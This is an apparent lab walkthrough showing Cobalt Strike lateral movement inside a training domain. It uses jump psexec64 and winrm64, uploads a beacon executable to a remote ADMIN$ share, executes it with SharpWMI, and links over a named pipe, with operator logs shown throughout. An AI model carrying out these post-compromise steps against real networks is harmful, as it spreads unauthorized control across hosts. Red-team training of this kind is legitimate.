Hi Friend,
This evening, I am excited to present a concise tutorial on harnessing the power of CobaltStrike for effective lateral movement within a network. CobaltStrike offers a suite of built-in tools designed to seamlessly facilitate connections to other servers. These tools are readily available, providing users with a robust framework for executing strategic and controlled lateral movements within a network environment.
Why lateral movement is a important because lateral movement encompasses maneuvers aimed at extending your foothold within a network by tactically advancing to alternative hosts
The basic command to jump or connecting to the other machine is with below
1# Method Jump
jump [method] [target] [listener]
beacon> jump

Beacon Remote Exploits
======================

    Exploit                   Arch  Description
    -------                   ----  -----------
    psexec                    x86   Use a service to run a Service EXE artifact
    psexec64                  x64   Use a service to run a Service EXE artifact
    psexec_psh                x86   Use a service to run a PowerShell one-liner
    winrm                     x86   Run a PowerShell script via WinRM
    winrm64                   x64   Run a PowerShell script via WinRM
#2 Method remote-exec
remote-exec [method] [target] [command]
beacon> remote-exec

Beacon Remote Execute Methods
=============================

    Methods                         Description
    -------                         -----------
    psexec                          Remote execute via Service Control Manager
    winrm                           Remote execute via WinRM (PowerShell)
    wmi                             Remote execute via WMI
Lab Scenario
I have compromised one computer and able to move my context from the first bfa** account to the second account Jki**

In this case, I am going to jump to other server where jki** has access to the target machine. I am going to move lateraly using smb. I have to make the samba listener first to accomodate my movement

Above is my basic settings for smb listener.
Using the first method, You can execute the command like below
[11/28 20:52:39] beacon> jump psexec64 web.dev.******.io CheckMate
[11/28 20:52:40] [*] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\msagent_c6) on web.dev.cyberbotic.io via Service Control Manager (\\web.dev.cyberbotic.io\ADMIN$\6e4e502.exe)
[11/28 20:52:40] [+] host called home, sent: 360822 bytes
[11/28 20:52:45] [+] received output
Or
[11/28 20:54:10] beacon> jump winrm64 web.dev.******.io CheckMate
[11/28 20:54:10] [*] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\msagent_c6) on web.dev.cyberbotic.io via WinRM
[11/28 20:54:10] [+] host called home, sent: 234134 bytes
[11/28 20:54:23] [+] established link to child beacon: 10.10.122.30

From the above command, We can see that the beacon connectivities is like below

Using the #2 method
11/28 21:41:48] beacon> remote-exec wmi web.dev.cyberbotic.io C:\Windows\forweb3.exe
[11/28 21:41:48] [*] Tasked beacon to run 'C:\Windows\forweb3.exe' on web.dev.cyberbotic.io via WMI
[11/28 21:41:49] [+] host called home, sent: 4914 bytes
[11/28 21:41:50] [+] received output:
CoInitializeSecurity already called. Thread token (if there is one) may not get used
But when you see that CoInitializeSecurity has been called before. Then we need a workaround to handle this situation. Make sure we uploaded our beacon where the listener is the smb that we made before
[11/28 21:40:23] beacon> cd \\web.dev.******.io\ADMIN$
[11/28 21:41:18] beacon> upload /opt/htb/rtolab/forweb3.exe
[11/28 21:41:18] [*] Tasked beacon to upload /opt/htb/rtolab/forweb3.exe as forweb3.exe
[11/28 21:41:19] [+] host called home, sent: 357935 bytes
The we need to help of additional tools which is called SharpWMI
[11/28 21:43:23] beacon> execute-assembly /opt/Enum/Ghostpack-CompiledBinaries/SharpWMI.exe action=exec computername=web.dev.******.io command="C:\Windows\forweb3.exe"
[11/28 21:43:23] [*] Tasked beacon to run .NET program: SharpWMI.exe action=exec computername=web.dev.******.io command="C:\Windows\forweb3.exe"
[11/28 21:43:23] [+] host called home, sent: 162529 bytes
Once the beacon has been executed in the beacon 4468 then we need to run the below command to connect to the beacon via using the pipename msagent_c6
11/28 21:44:17] beacon> link web.dev.******.io msagent_c6
[11/28 21:44:17] [*] Tasked to link to \\web.dev.******.io\pipe\msagent_c6
[11/28 21:44:18] [+] host called home, sent: 72 bytes
[11/28 21:44:18] [+] established link to child beacon: 10.10.122.30

 Cyber Security Architect | Red/Blue Teaming | Exploit/Malware Analysis